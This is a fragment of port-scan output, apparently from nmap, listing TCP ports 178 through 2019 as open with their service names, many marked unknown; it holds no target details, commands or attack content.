178/tcp	open	nextstep
179/tcp	open	bgp
180/tcp	open	ris
181/tcp	open	unify
182/tcp	open	audit
183/tcp	open	ocbinder
184/tcp	open	ocserver
185/tcp	open	remote-kis
186/tcp	open	kis
187/tcp	open	aci
188/tcp	open	mumps
189/tcp	open	qft
190/tcp	open	gacp
191/tcp	open	prospero
192/tcp	open	osu-nms
193/tcp	open	srmp
194/tcp	open	irc
195/tcp	open	dn6-nlm-aud
196/tcp	open	dn6-smm-red
197/tcp	open	dls
198/tcp	open	dls-mon
199/tcp	open	smux
200/tcp	open	src
201/tcp	open	at-rtmp
202/tcp	open	at-nbp
203/tcp	open	at-3
204/tcp	open	at-echo
205/tcp	open	at-5
206/tcp	open	at-zis
207/tcp	open	at-7
208/tcp	open	at-8
209/tcp	open	tam
210/tcp	open	z39.50
211/tcp	open	914c-g
212/tcp	open	anet
213/tcp	open	ipx
214/tcp	open	vmpwscs
215/tcp	open	softpc
216/tcp	open	atls
217/tcp	open	dbase
218/tcp	open	mpp
219/tcp	open	uarp
220/tcp	open	imap3
221/tcp	open	fln-spx
222/tcp	open	rsh-spx
223/tcp	open	cdc
224/tcp	open	unknown
225/tcp	open	unknown
226/tcp	open	unknown
227/tcp	open	unknown
228/tcp	open	unknown

229/tcp	open	unknown
230/tcp	open	unknown
231/tcp	open	unknown
232/tcp	open	unknown
233/tcp	open	unknown
234/tcp	open	unknown
235/tcp	open	unknown
236/tcp	open	unknown
237/tcp	open	unknown
238/tcp	open	unknown
239/tcp	open	unknown
240/tcp	open	unknown
241/tcp	open	unknown
242/tcp	open	direct
243/tcp	open	sur-meas
244/tcp	open	dayna
245/tcp	open	link
246/tcp	open	dsp3270
247/tcp	open	subntbcst_tftp
248/tcp	open	bhfh
249/tcp	open	unknown
250/tcp	open	unknown
251/tcp	open	unknown
252/tcp	open	unknown
253/tcp	open	unknown
254/tcp	open	unknown
255/tcp	open	unknown
256/tcp	open	rap
257/tcp	open	set
258/tcp	open	yak-chat
259/tcp	open	esro-gen
260/tcp	open	openport
261/tcp	open	nsiiops
262/tcp	open	arcisdms
263/tcp	open	hdap
264/tcp	open	bgmp
265/tcp	open	unknown
266/tcp	open	unknown
267/tcp	open	unknown
268/tcp	open	unknown
269/tcp	open	unknown
270/tcp	open	unknown
271/tcp	open	unknown
272/tcp	open	unknown
273/tcp	open	unknown
274/tcp	open	unknown
275/tcp	open	unknown
276/tcp	open	unknown
277/tcp	open	unknown
278/tcp	open	unknown
279/tcp	open	unknown
280/tcp	open	http-mgmt

281/tcp	open	personal-link
282/tcp	open	cableport-ax
283/tcp	open	unknown
284/tcp	open	unknown
285/tcp	open	unknown
286/tcp	open	unknown
287/tcp	open	unknown
288/tcp	open	unknown
289/tcp	open	unknown
290/tcp	open	unknown
291/tcp	open	unknown
292/tcp	open	unknown
293/tcp	open	unknown
294/tcp	open	unknown
295/tcp	open	unknown
296/tcp	open	unknown
297/tcp	open	unknown
298/tcp	open	unknown
299/tcp	open	unknown
300/tcp	open	unknown
301/tcp	open	unknown
302/tcp	open	unknown
303/tcp	open	unknown
304/tcp	open	unknown
305/tcp	open	unknown
306/tcp	open	unknown
307/tcp	open	unknown
308/tcp	open	novastorbakcup
309/tcp	open	entrusttime
310/tcp	open	bhmds
311/tcp	open	asip-webadmin
312/tcp	open	vslmp
313/tcp	open	magenta-logic
314/tcp	open	opalis-robot
315/tcp	open	dpsi
316/tcp	open	decauth
317/tcp	open	zannet
318/tcp	open	unknown
319/tcp	open	unknown
320/tcp	open	unknown
321/tcp	open	pip
322/tcp	open	unknown
323/tcp	open	unknown
324/tcp	open	unknown
325/tcp	open	unknown
326/tcp	open	unknown
327/tcp	open	unknown
328/tcp	open	unknown
329/tcp	open	unknown
330/tcp	open	unknown
331/tcp	open	unknown
332/tcp	open	unknown

333/tcp	open	unknown
334/tcp	open	unknown
335/tcp	open	unknown
336/tcp	open	unknown
337/tcp	open	unknown
338/tcp	open	unknown
339/tcp	open	unknown
340/tcp	open	unknown
341/tcp	open	unknown
342/tcp	open	unknown
343/tcp	open	unknown
344/tcp	open	pdap
345/tcp	open	pawserv
346/tcp	open	zserv
347/tcp	open	faterv
348/tcp	open	csi-sgwp
349/tcp	open	mftp
350/tcp	open	matip-type-a
351/tcp	open	matip-type-b
352/tcp	open	dtag-ste-sb
353/tcp	open	ndsauth
354/tcp	open	bh611
355/tcp	open	datex-asn
356/tcp	open	cloanto-net-1
357/tcp	open	bhevent
358/tcp	open	shrinkwrap
359/tcp	open	tenebris_nts
360/tcp	open	scoi2odialog
361/tcp	open	semantix
362/tcp	open	srssend
363/tcp	open	rsvp_tunnel
364/tcp	open	aurora-cmgr
365/tcp	open	dtk
366/tcp	open	odmr
367/tcp	open	mortgageware
368/tcp	open	qbikgdp
369/tcp	open	rpc2portmap
370/tcp	open	codaaauth2
371/tcp	open	clearcase
372/tcp	open	ulistserv
373/tcp	open	legent-1
374/tcp	open	legent-2
375/tcp	open	hassle
376/tcp	open	nip
377/tcp	open	tnETOS
378/tcp	open	dsETOS
379/tcp	open	is99c
380/tcp	open	is99s
381/tcp	open	hp-collector
382/tcp	open	hp-managed-node
383/tcp	open	hp-alarm-mgr
384/tcp	open	arns

385/tcp	open	ibm-app
386/tcp	open	asa
387/tcp	open	aurp
388/tcp	open	unidata-ldm
389/tcp	open	ldap
390/tcp	open	uis
391/tcp	open	synotics-relay
392/tcp	open	synotics-broker
393/tcp	open	dis
394/tcp	open	embl-ndt
395/tcp	open	netcp
396/tcp	open	netware-ip
397/tcp	open	mptn
398/tcp	open	kryptolan
399/tcp	open	iso-tsap-c2
400/tcp	open	work-sol
401/tcp	open	ups
402/tcp	open	genie
403/tcp	open	decap
404/tcp	open	nced
405/tcp	open	ncld
406/tcp	open	imsp
407/tcp	open	timbuktu
408/tcp	open	prm-sm
409/tcp	open	prm-nm
410/tcp	open	decladebug
411/tcp	open	rmt
412/tcp	open	synoptics-trap
413/tcp	open	smsp
414/tcp	open	infoseek
415/tcp	open	bnet
416/tcp	open	silverplatter
417/tcp	open	onmux
418/tcp	open	hyper-g
419/tcp	open	ariel1
420/tcp	open	smppte
421/tcp	open	ariel2
422/tcp	open	ariel3
423/tcp	open	opc-job-start
424/tcp	open	opc-job-track
425/tcp	open	icad-el
426/tcp	open	smartsdp
427/tcp	open	svrloc
428/tcp	open	ocs_cmu
429/tcp	open	ocs_amu
430/tcp	open	utmpsdc
431/tcp	open	utmpcd
432/tcp	open	iasd
433/tcp	open	nnsdp
434/tcp	open	mobileip-agent
435/tcp	open	mobilip-mn
436/tcp	open	dna-cml

437/tcp	open	comscm
438/tcp	open	dsfgw
439/tcp	open	dasp
440/tcp	open	sgcp
441/tcp	open	decvms-sysmgt
442/tcp	open	cvc_hostd
443/tcp	open	https
444/tcp	open	snpp
445/tcp	open	microsoft-ds
446/tcp	open	ddm-rdb
447/tcp	open	ddm-dfm
448/tcp	open	ddm-ssl
449/tcp	open	as-servermap
450/tcp	open	tserver
451/tcp	open	sfs-smp-net
452/tcp	open	sfs-config
453/tcp	open	creativeserver
454/tcp	open	contentserver
455/tcp	open	creativepartnr
456/tcp	open	macon-tcp
457/tcp	open	scohelp
458/tcp	open	appleqtz
459/tcp	open	ampr-rcmd
460/tcp	open	skronk
461/tcp	open	datasurfsrv
462/tcp	open	datasurfsrvsec
463/tcp	open	alpes
464/tcp	open	kpasswd5
465/tcp	open	smtps
466/tcp	open	digital-vrc
467/tcp	open	mylex-mapd
468/tcp	open	photuris
469/tcp	open	rcp
470/tcp	open	scx-proxy
471/tcp	open	mondex
472/tcp	open	ljk-login
473/tcp	open	hybrid-pop
474/tcp	open	tn-tl-w1
475/tcp	open	tcpnethaspsrv
476/tcp	open	tn-tl-fd1
477/tcp	open	ss7ns
478/tcp	open	spsc
479/tcp	open	iafserver
480/tcp	open	loadsrv
481/tcp	open	dvs
482/tcp	open	bgs-nsi
483/tcp	open	ulpnet
484/tcp	open	integra-sme
485/tcp	open	powerburst
486/tcp	open	sstats
487/tcp	open	saft
488/tcp	open	gss-http

489/tcp	open	nest-protocol
490/tcp	open	micom-pfs
491/tcp	open	go-login
492/tcp	open	ticf-1
493/tcp	open	ticf-2
494/tcp	open	pov-ray
495/tcp	open	intecourier
496/tcp	open	pim-rp-disc
497/tcp	open	dantz
498/tcp	open	siam
499/tcp	open	iso-ill
500/tcp	open	isakmp
501/tcp	open	stmf
502/tcp	open	asa-appl-PROTO
503/tcp	open	intrinsa
504/tcp	open	citadel
505/tcp	open	mailbox-lm
506/tcp	open	ohimsrv
507/tcp	open	crs
508/tcp	open	xvttp
509/tcp	open	snare
510/tcp	open	fcp
511/tcp	open	passgo
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
515/tcp	open	printer
516/tcp	open	videotex
517/tcp	open	talk
518/tcp	open	ntalk
519/tcp	open	utime
520/tcp	open	efs
521/tcp	open	ripng
522/tcp	open	ulp
523/tcp	open	ibm-db2
524/tcp	open	ncp
525/tcp	open	timed
526/tcp	open	tempo
527/tcp	open	stx
528/tcp	open	custix
529/tcp	open	irc-serv
530/tcp	open	courier
531/tcp	open	conference
532/tcp	open	netnews
533/tcp	open	netwall
534/tcp	open	mm-admin
535/tcp	open	iiop
536/tcp	open	opalis-rdv
537/tcp	open	nmisp
538/tcp	open	gdomap
539/tcp	open	apertus-ldp
540/tcp	open	uucp

541/tcp	open	uucp-rlogin
542/tcp	open	commerce
543/tcp	open	klogin
544/tcp	open	kshell
545/tcp	open	ekshell
546/tcp	open	dhcprv6-client
547/tcp	open	dhcprv6-server
548/tcp	open	afpovertcp
549/tcp	open	idfp
550/tcp	open	new-rwho
551/tcp	open	cybercash
552/tcp	open	deviceshare
553/tcp	open	pirp
554/tcp	open	rtsp
555/tcp	open	dsf
556/tcp	open	remotefs
557/tcp	open	openvms-sysipc
558/tcp	open	sdnskmp
559/tcp	open	teedtap
560/tcp	open	rmonitor
561/tcp	open	monitor
562/tcp	open	chshell
563/tcp	open	snews
564/tcp	open	9pfs
565/tcp	open	whoami
566/tcp	open	streettalk
567/tcp	open	banyan-rpc
568/tcp	open	ms-shuttle
569/tcp	open	ms-rome
570/tcp	open	meter
571/tcp	open	umeter
572/tcp	open	sonar
573/tcp	open	banyan-vip
574/tcp	open	ftp-agent
575/tcp	open	vemmi
576/tcp	open	ipcd
577/tcp	open	vnas
578/tcp	open	ipdd
579/tcp	open	decbsrv
580/tcp	open	sntp-heartbeat
581/tcp	open	bdp
582/tcp	open	scc-security
583/tcp	open	philips-vc
584/tcp	open	keyserver
585/tcp	open	imap4-ssl
586/tcp	open	password-chg
587/tcp	open	submission
588/tcp	open	cal
589/tcp	open	eyelink
590/tcp	open	tns-cml
591/tcp	open	http-alt
592/tcp	open	eudora-set

593/tcp	open	http-rpc-epmap
594/tcp	open	tpip
595/tcp	open	cab-protocol
596/tcp	open	smsd
597/tcp	open	ptcnameservice
598/tcp	open	sco-websrvrmg3
599/tcp	open	acp
600/tcp	open	ipcserver
601/tcp	open	unknown
602/tcp	open	unknown
603/tcp	open	unknown
604/tcp	open	unknown
605/tcp	open	unknown
606/tcp	open	urm
607/tcp	open	nqs
608/tcp	open	sift-uft
609/tcp	open	npmp-trap
610/tcp	open	npmp-local
611/tcp	open	npmp-gui
612/tcp	open	unknown
613/tcp	open	unknown
614/tcp	open	unknown
615/tcp	open	unknown
616/tcp	open	unknown
617/tcp	open	unknown
618/tcp	open	unknown
619/tcp	open	unknown
620/tcp	open	unknown
621/tcp	open	unknown
622/tcp	open	unknown
623/tcp	open	unknown
624/tcp	open	unknown
625/tcp	open	unknown
626/tcp	open	unknown
627/tcp	open	unknown
628/tcp	open	qmqp
629/tcp	open	unknown
630/tcp	open	unknown
631/tcp	open	unknown
632/tcp	open	unknown
633/tcp	open	unknown
634/tcp	open	ginad
635/tcp	open	unknown
636/tcp	open	ldapssl
637/tcp	open	unknown
638/tcp	open	unknown
639/tcp	open	unknown
640/tcp	open	unknown
641/tcp	open	unknown
642/tcp	open	unknown
643/tcp	open	unknown
644/tcp	open	unknown

645/tcp	open	unknown
646/tcp	open	unknown
647/tcp	open	unknown
648/tcp	open	unknown
649/tcp	open	unknown
650/tcp	open	unknown
651/tcp	open	unknown
652/tcp	open	unknown
653/tcp	open	unknown
654/tcp	open	unknown
655/tcp	open	unknown
656/tcp	open	unknown
657/tcp	open	unknown
658/tcp	open	unknown
659/tcp	open	unknown
660/tcp	open	unknown
661/tcp	open	unknown
662/tcp	open	unknown
663/tcp	open	unknown
664/tcp	open	unknown
665/tcp	open	unknown
666/tcp	open	doom
667/tcp	open	unknown
668/tcp	open	unknown
669/tcp	open	unknown
670/tcp	open	unknown
671/tcp	open	unknown
672/tcp	open	unknown
673/tcp	open	unknown
674/tcp	open	unknown
675/tcp	open	unknown
676/tcp	open	unknown
677/tcp	open	unknown
678/tcp	open	unknown
679/tcp	open	unknown
680/tcp	open	unknown
681/tcp	open	unknown
682/tcp	open	unknown
683/tcp	open	unknown
684/tcp	open	unknown
685/tcp	open	unknown
686/tcp	open	unknown
687/tcp	open	unknown
688/tcp	open	unknown
689/tcp	open	unknown
690/tcp	open	unknown
691/tcp	open	unknown
692/tcp	open	unknown
693/tcp	open	unknown
694/tcp	open	unknown
695/tcp	open	unknown
696/tcp	open	unknown

697/tcp	open	unknown
698/tcp	open	unknown
699/tcp	open	unknown
700/tcp	open	unknown
701/tcp	open	unknown
702/tcp	open	unknown
703/tcp	open	unknown
704/tcp	open	elcsd
705/tcp	open	unknown
706/tcp	open	unknown
707/tcp	open	unknown
708/tcp	open	unknown
709/tcp	open	entrustmanager
710/tcp	open	unknown
711/tcp	open	unknown
712/tcp	open	unknown
713/tcp	open	unknown
714/tcp	open	unknown
715/tcp	open	unknown
716/tcp	open	unknown
717/tcp	open	unknown
718/tcp	open	unknown
719/tcp	open	unknown
720/tcp	open	unknown
721/tcp	open	unknown
722/tcp	open	unknown
723/tcp	open	unknown
724/tcp	open	unknown
725/tcp	open	unknown
726/tcp	open	unknown
727/tcp	open	unknown
728/tcp	open	unknown
729/tcp	open	netviewdm1
730/tcp	open	netviewdm2
731/tcp	open	netviewdm3
732/tcp	open	unknown
733/tcp	open	unknown
734/tcp	open	unknown
735/tcp	open	unknown
736/tcp	open	unknown
737/tcp	open	unknown
738/tcp	open	unknown
739/tcp	open	unknown
740/tcp	open	netcp
741/tcp	open	netgw
742/tcp	open	netrcs
743/tcp	open	unknown
744/tcp	open	flexlm
745/tcp	open	unknown
746/tcp	open	unknown
747/tcp	open	fujitsu-dev
748/tcp	open	ris-cm

749/tcp	open	kerberos-adm
750/tcp	open	kerberos
751/tcp	open	kerberos_master
752/tcp	open	qrh
753/tcp	open	rrh
754/tcp	open	krb_prop
755/tcp	open	unknown
756/tcp	open	unknown
757/tcp	open	unknown
758/tcp	open	nlogin
759/tcp	open	con
760/tcp	open	krbupdate
761/tcp	open	kpasswd
762/tcp	open	quotad
763/tcp	open	cycleserv
764/tcp	open	omserv
765/tcp	open	webster
766/tcp	open	unknown
767/tcp	open	phonebook
768/tcp	open	unknown
769/tcp	open	vid
770/tcp	open	cadlock
771/tcp	open	rtip
772/tcp	open	cycleserv2
773/tcp	open	submit
774/tcp	open	rpaswd
775/tcp	open	entomb
776/tcp	open	wpages
777/tcp	open	unknown
778/tcp	open	unknown
779/tcp	open	unknown
780/tcp	open	wpgs
781/tcp	open	hp-collector
782/tcp	open	hp-managed-node
783/tcp	open	hp-alarm-mgr
784/tcp	open	unknown
785/tcp	open	unknown
786/tcp	open	concert
787/tcp	open	unknown
788/tcp	open	unknown
789/tcp	open	unknown
790/tcp	open	unknown
791/tcp	open	unknown
792/tcp	open	unknown
793/tcp	open	unknown
794/tcp	open	unknown
795/tcp	open	unknown
796/tcp	open	unknown
797/tcp	open	unknown
798/tcp	open	unknown
799/tcp	open	controlit
800/tcp	open	mdb_s_daemon

801/tcp	open	device
802/tcp	open	unknown
803/tcp	open	unknown
804/tcp	open	unknown
805/tcp	open	unknown
806/tcp	open	unknown
807/tcp	open	unknown
808/tcp	open	unknown
809/tcp	open	unknown
810/tcp	open	unknown
811/tcp	open	unknown
812/tcp	open	unknown
813/tcp	open	unknown
814/tcp	open	unknown
815/tcp	open	unknown
816/tcp	open	unknown
817/tcp	open	unknown
818/tcp	open	unknown
819/tcp	open	unknown
820/tcp	open	unknown
821/tcp	open	unknown
822/tcp	open	unknown
823/tcp	open	unknown
824/tcp	open	unknown
825/tcp	open	unknown
826/tcp	open	unknown
827/tcp	open	unknown
828/tcp	open	unknown
829/tcp	open	unknown
830/tcp	open	unknown
831/tcp	open	unknown
832/tcp	open	unknown
833/tcp	open	unknown
834/tcp	open	unknown
835/tcp	open	unknown
836/tcp	open	unknown
837/tcp	open	unknown
838/tcp	open	unknown
839/tcp	open	unknown
840/tcp	open	unknown
841/tcp	open	unknown
842/tcp	open	unknown
843/tcp	open	unknown
844/tcp	open	unknown
845/tcp	open	unknown
846/tcp	open	unknown
847/tcp	open	unknown
848/tcp	open	unknown
849/tcp	open	unknown
850/tcp	open	unknown
851/tcp	open	unknown
852/tcp	open	unknown

853/tcp	open	unknown
854/tcp	open	unknown
855/tcp	open	unknown
856/tcp	open	unknown
857/tcp	open	unknown
858/tcp	open	unknown
859/tcp	open	unknown
860/tcp	open	unknown
861/tcp	open	unknown
862/tcp	open	unknown
863/tcp	open	unknown
864/tcp	open	unknown
865/tcp	open	unknown
866/tcp	open	unknown
867/tcp	open	unknown
868/tcp	open	unknown
869/tcp	open	unknown
870/tcp	open	unknown
871/tcp	open	supfilesrv
872/tcp	open	unknown
873/tcp	open	unknown
874/tcp	open	unknown
875/tcp	open	unknown
876/tcp	open	unknown
877/tcp	open	unknown
878/tcp	open	unknown
879/tcp	open	unknown
880/tcp	open	unknown
881/tcp	open	unknown
882/tcp	open	unknown
883/tcp	open	unknown
884/tcp	open	unknown
885/tcp	open	unknown
886/tcp	open	unknown
887/tcp	open	unknown
888/tcp	open	accessbuilder
889/tcp	open	unknown
890/tcp	open	unknown
891/tcp	open	unknown
892/tcp	open	unknown
893/tcp	open	unknown
894/tcp	open	unknown
895/tcp	open	unknown
896/tcp	open	unknown
897/tcp	open	unknown
898/tcp	open	unknown
899/tcp	open	unknown
900/tcp	open	unknown
901/tcp	open	samba-swat
902/tcp	open	unknown
903/tcp	open	unknown
904/tcp	open	unknown

905/tcp	open	unknown
906/tcp	open	unknown
907/tcp	open	unknown
908/tcp	open	unknown
909/tcp	open	unknown
910/tcp	open	unknown
911/tcp	open	unknown
912/tcp	open	unknown
913/tcp	open	unknown
914/tcp	open	unknown
915/tcp	open	unknown
916/tcp	open	unknown
917/tcp	open	unknown
918/tcp	open	unknown
919/tcp	open	unknown
920/tcp	open	unknown
921/tcp	open	unknown
922/tcp	open	unknown
923/tcp	open	unknown
924/tcp	open	unknown
925/tcp	open	unknown
926/tcp	open	unknown
927/tcp	open	unknown
928/tcp	open	unknown
929/tcp	open	unknown
930/tcp	open	unknown
931/tcp	open	unknown
932/tcp	open	unknown
933/tcp	open	unknown
934/tcp	open	unknown
935/tcp	open	unknown
936/tcp	open	unknown
937/tcp	open	unknown
938/tcp	open	unknown
939/tcp	open	unknown
940/tcp	open	unknown
941/tcp	open	unknown
942/tcp	open	unknown
943/tcp	open	unknown
944/tcp	open	unknown
945/tcp	open	unknown
946/tcp	open	unknown
947/tcp	open	unknown
948/tcp	open	unknown
949/tcp	open	unknown
950/tcp	open	unknown
951/tcp	open	unknown
952/tcp	open	unknown
953/tcp	open	unknown
954/tcp	open	unknown
955/tcp	open	unknown
956/tcp	open	unknown

957/tcp	open	unknown
958/tcp	open	unknown
959/tcp	open	unknown
960/tcp	open	unknown
961/tcp	open	unknown
962/tcp	open	unknown
963/tcp	open	unknown
964/tcp	open	unknown
965/tcp	open	unknown
966/tcp	open	unknown
967/tcp	open	unknown
968/tcp	open	unknown
969/tcp	open	unknown
970/tcp	open	unknown
971/tcp	open	unknown
972/tcp	open	unknown
973/tcp	open	unknown
974/tcp	open	unknown
975/tcp	open	unknown
976/tcp	open	unknown
977/tcp	open	unknown
978/tcp	open	unknown
979/tcp	open	unknown
980/tcp	open	unknown
981/tcp	open	unknown
982/tcp	open	unknown
983/tcp	open	unknown
984/tcp	open	unknown
985/tcp	open	unknown
986/tcp	open	unknown
987/tcp	open	unknown
988/tcp	open	unknown
989/tcp	open	ftp-data
990/tcp	open	ftp
991/tcp	open	unknown
992/tcp	open	telnet
993/tcp	open	imap
994/tcp	open	irc
995/tcp	open	pop3
996/tcp	open	xrml
997/tcp	open	maird
998/tcp	open	busboy
999/tcp	open	garcon
1000/tcp	open	cadlock
1001/tcp	open	unknown
1002/tcp	open	unknown
1003/tcp	open	unknown
1004/tcp	open	unknown
1005/tcp	open	unknown
1006/tcp	open	unknown
1007/tcp	open	unknown
1008/tcp	open	ufsd

1009/tcp	open	unknown
1010/tcp	open	unknown
1011/tcp	open	unknown
1012/tcp	open	unknown
1013/tcp	open	unknown
1014/tcp	open	unknown
1015/tcp	open	unknown
1016/tcp	open	unknown
1017/tcp	open	unknown
1018/tcp	open	unknown
1019/tcp	open	unknown
1020/tcp	open	unknown
1021/tcp	open	unknown
1022/tcp	open	unknown
1023/tcp	open	unknown
1024/tcp	open	kdm
1025/tcp	open	listen
1026/tcp	open	nterm
1030/tcp	open	iad1
1031/tcp	open	iad2
1032/tcp	open	iad3
1058/tcp	open	nim
1059/tcp	open	nimreg
1067/tcp	open	instl_boots
1068/tcp	open	instl_bootc
1080/tcp	open	socks
1083/tcp	open	ansoft-lm-1
1084/tcp	open	ansoft-lm-2
1103/tcp	open	xaudio
1109/tcp	open	kpop
1110/tcp	open	nfsd-status
1112/tcp	open	msql
1127/tcp	open	supfiledbg
1155/tcp	open	nfa
1178/tcp	open	skkserv
1212/tcp	open	lupa
1222/tcp	open	nerv
1234/tcp	open	hotline
1241/tcp	open	msg
1248/tcp	open	hermes
1346/tcp	open	alta-ana-lm
1347/tcp	open	bbn-mmc
1348/tcp	open	bbn-mmx
1349/tcp	open	sbook
1350/tcp	open	editbench
1351/tcp	open	equationbuilder
1352/tcp	open	lotusnotes
1353/tcp	open	relief
1354/tcp	open	rightbrain
1355/tcp	open	intuitive-edge
1356/tcp	open	cuillamartin
1357/tcp	open	pegboard

1358/tcp	open	connlcli
1359/tcp	open	ftsrv
1360/tcp	open	mimer
1361/tcp	open	linx
1362/tcp	open	timeflies
1363/tcp	open	ndm-requester
1364/tcp	open	ndm-server
1365/tcp	open	adapt-sna
1366/tcp	open	netware-csp
1367/tcp	open	dcs
1368/tcp	open	screencast
1369/tcp	open	gv-us
1370/tcp	open	us-gv
1371/tcp	open	fc-cli
1372/tcp	open	fc-ser
1373/tcp	open	chromagrafx
1374/tcp	open	molly
1375/tcp	open	bytex
1376/tcp	open	ibm-pps
1377/tcp	open	cichlid
1378/tcp	open	elan
1379/tcp	open	dbreporter
1380/tcp	open	telesis-licman
1381/tcp	open	apple-licman
1383/tcp	open	gwha
1384/tcp	open	os-licman
1385/tcp	open	atex_elmd
1386/tcp	open	checksum
1387/tcp	open	cads-lm
1388/tcp	open	objective-dbc
1389/tcp	open	iclpv-dm
1390/tcp	open	iclpv-sc
1391/tcp	open	iclpv-sas
1392/tcp	open	iclpv-pm
1393/tcp	open	iclpv-nls
1394/tcp	open	iclpv-nlc
1395/tcp	open	iclpv-wsm
1396/tcp	open	dvl-activemail
1397/tcp	open	audio-activmail
1398/tcp	open	video-activmail
1399/tcp	open	cadkey-licman
1400/tcp	open	cadkey-tablet
1401/tcp	open	goldleaf-licman
1402/tcp	open	prm-sm-np
1403/tcp	open	prm-nm-np
1404/tcp	open	igi-lm
1405/tcp	open	ibm-res
1406/tcp	open	netlabs-lm
1407/tcp	open	dbsa-lm
1408/tcp	open	sophia-lm
1409/tcp	open	here-lm
1410/tcp	open	hiq

1411/tcp	open	af
1412/tcp	open	innosys
1413/tcp	open	innosys-acl
1414/tcp	open	ibm-mqseries
1415/tcp	open	dbstar
1416/tcp	open	novell-lu6.2
1417/tcp	open	timbuktu-srv1
1418/tcp	open	timbuktu-srv2
1419/tcp	open	timbuktu-srv3
1420/tcp	open	timbuktu-srv4
1421/tcp	open	gandalf-lm
1422/tcp	open	autodesk-lm
1423/tcp	open	essbase
1424/tcp	open	hybrid
1425/tcp	open	zion-lm
1426/tcp	open	sas-1
1427/tcp	open	mload
1428/tcp	open	informatik-lm
1429/tcp	open	nms
1430/tcp	open	tpdu
1431/tcp	open	rgtp
1432/tcp	open	blueberry-lm
1433/tcp	open	ms-sql-s
1434/tcp	open	ms-sql-m
1435/tcp	open	ibm-cics
1436/tcp	open	sas-2
1437/tcp	open	tabula
1438/tcp	open	eicon-server
1439/tcp	open	eicon-x25
1440/tcp	open	eicon-slp
1441/tcp	open	cadis-1
1442/tcp	open	cadis-2
1443/tcp	open	ies-lm
1444/tcp	open	marcam-lm
1445/tcp	open	proxima-lm
1446/tcp	open	ora-lm
1447/tcp	open	apri-lm
1448/tcp	open	oc-lm
1449/tcp	open	peport
1450/tcp	open	dwf
1451/tcp	open	infoman
1452/tcp	open	gtegsc-lm
1453/tcp	open	genie-lm
1454/tcp	open	interhdl_elmd
1455/tcp	open	es-lm
1456/tcp	open	dca
1457/tcp	open	valisys-lm
1458/tcp	open	nrcabq-lm
1459/tcp	open	proshare1
1460/tcp	open	proshare2
1461/tcp	open	ibm_wrless_lan
1462/tcp	open	world-lm

1463/tcp	open	nucleus
1464/tcp	open	msl_lmd
1465/tcp	open	pipes
1466/tcp	open	oceansoft-lm
1467/tcp	open	csdmbase
1468/tcp	open	csdm
1469/tcp	open	aal-lm
1470/tcp	open	uaiact
1471/tcp	open	csdmbase
1472/tcp	open	csdm
1473/tcp	open	openmath
1474/tcp	open	telefinder
1475/tcp	open	taligent-lm
1476/tcp	open	clvm-cfg
1477/tcp	open	ms-sna-server
1478/tcp	open	ms-sna-base
1479/tcp	open	dberegister
1480/tcp	open	pacerforum
1481/tcp	open	airs
1482/tcp	open	miteksys-lm
1483/tcp	open	afs
1484/tcp	open	confluent
1485/tcp	open	lansource
1486/tcp	open	nms_topo_serv
1487/tcp	open	localinfosrvr
1488/tcp	open	docstor
1489/tcp	open	dmdocbroker
1490/tcp	open	insitu-conf
1491/tcp	open	anynetgateway
1492/tcp	open	stone-design-1
1493/tcp	open	netmap_lm
1494/tcp	open	citrix-ica
1495/tcp	open	cvc
1496/tcp	open	liberty-lm
1497/tcp	open	rfx-lm
1498/tcp	open	watcom-sql
1499/tcp	open	fhc
1500/tcp	open	vlsi-lm
1501/tcp	open	sas-3
1502/tcp	open	shivadiscovery
1503/tcp	open	imtc-mcs
1504/tcp	open	evb-elm
1505/tcp	open	funkproxy
1506/tcp	open	utcd
1507/tcp	open	symplex
1508/tcp	open	diagmond
1509/tcp	open	robcad-lm
1510/tcp	open	mvx-lm
1511/tcp	open	3l-l1
1512/tcp	open	wins
1513/tcp	open	fujitsu-dtc
1514/tcp	open	fujitsu-dtcns

1515/tcp	open	ifor-protocol
1516/tcp	open	vpad
1517/tcp	open	vpac
1518/tcp	open	vpvd
1519/tcp	open	vpvc
1520/tcp	open	atm-zip-office
1521/tcp	open	ncube-lm
1522/tcp	open	rna-lm
1523/tcp	open	cichild-lm
1524/tcp	open	ingreslock
1525/tcp	open	orasrv
1526/tcp	open	pdap-np
1527/tcp	open	tlisrv
1528/tcp	open	mciautoreg
1529/tcp	open	support
1530/tcp	open	rap-service
1531/tcp	open	rap-listen
1532/tcp	open	miroconnect
1533/tcp	open	virtual-places
1534/tcp	open	micromuse-lm
1535/tcp	open	ampr-info
1536/tcp	open	ampr-inter
1537/tcp	open	sdsc-lm
1538/tcp	open	3ds-lm
1539/tcp	open	intellistor-lm
1540/tcp	open	rds
1541/tcp	open	rds2
1542/tcp	open	gridgen-elmd
1543/tcp	open	simba-cs
1544/tcp	open	aspeclmd
1545/tcp	open	vistium-share
1546/tcp	open	abbaccuray
1547/tcp	open	laplink
1548/tcp	open	axon-lm
1549/tcp	open	shivahose
1550/tcp	open	3m-image-lm
1551/tcp	open	hecmtl-db
1552/tcp	open	pciarray
1600/tcp	open	issd
1650/tcp	open	nkcd
1651/tcp	open	shiva_confsvr
1652/tcp	open	xnmp
1661/tcp	open	netview-aix-1
1662/tcp	open	netview-aix-2
1663/tcp	open	netview-aix-3
1664/tcp	open	netview-aix-4
1665/tcp	open	netview-aix-5
1666/tcp	open	netview-aix-6
1667/tcp	open	netview-aix-7
1668/tcp	open	netview-aix-8
1669/tcp	open	netview-aix-9
1670/tcp	open	netview-aix-10

1671/tcp	open	netview-aix-11
1672/tcp	open	netview-aix-12
1723/tcp	open	pptp
1827/tcp	open	pcm
1986/tcp	open	licensedaemon
1987/tcp	open	tr-rsrb-p1
1988/tcp	open	tr-rsrb-p2
1989/tcp	open	tr-rsrb-p3
1990/tcp	open	stun-p1
1991/tcp	open	stun-p2
1992/tcp	open	stun-p3
1993/tcp	open	snmp-tcp-port
1994/tcp	open	stun-port
1995/tcp	open	perf-port
1996/tcp	open	tr-rsrb-port
1997/tcp	open	gdp-port
1998/tcp	open	x25-svc-port
1999/tcp	open	tcp-id-port
2000/tcp	open	callbook
2001/tcp	open	dc
2002/tcp	open	globe
2003/tcp	open	cfingerd
2004/tcp	open	mailbox
2005/tcp	open	deslogin
2006/tcp	open	invokator
2007/tcp	open	dectalk
2008/tcp	open	conf
2009/tcp	open	news
2010/tcp	open	search
2011/tcp	open	raid-cc
2012/tcp	open	ttyinfo
2013/tcp	open	raid-am
2014/tcp	open	troff
2015/tcp	open	cypress
2016/tcp	open	bootserver
2017/tcp	open	cypress-stat
2018/tcp	open	terminaldb
2019/tcp	open	whosockami
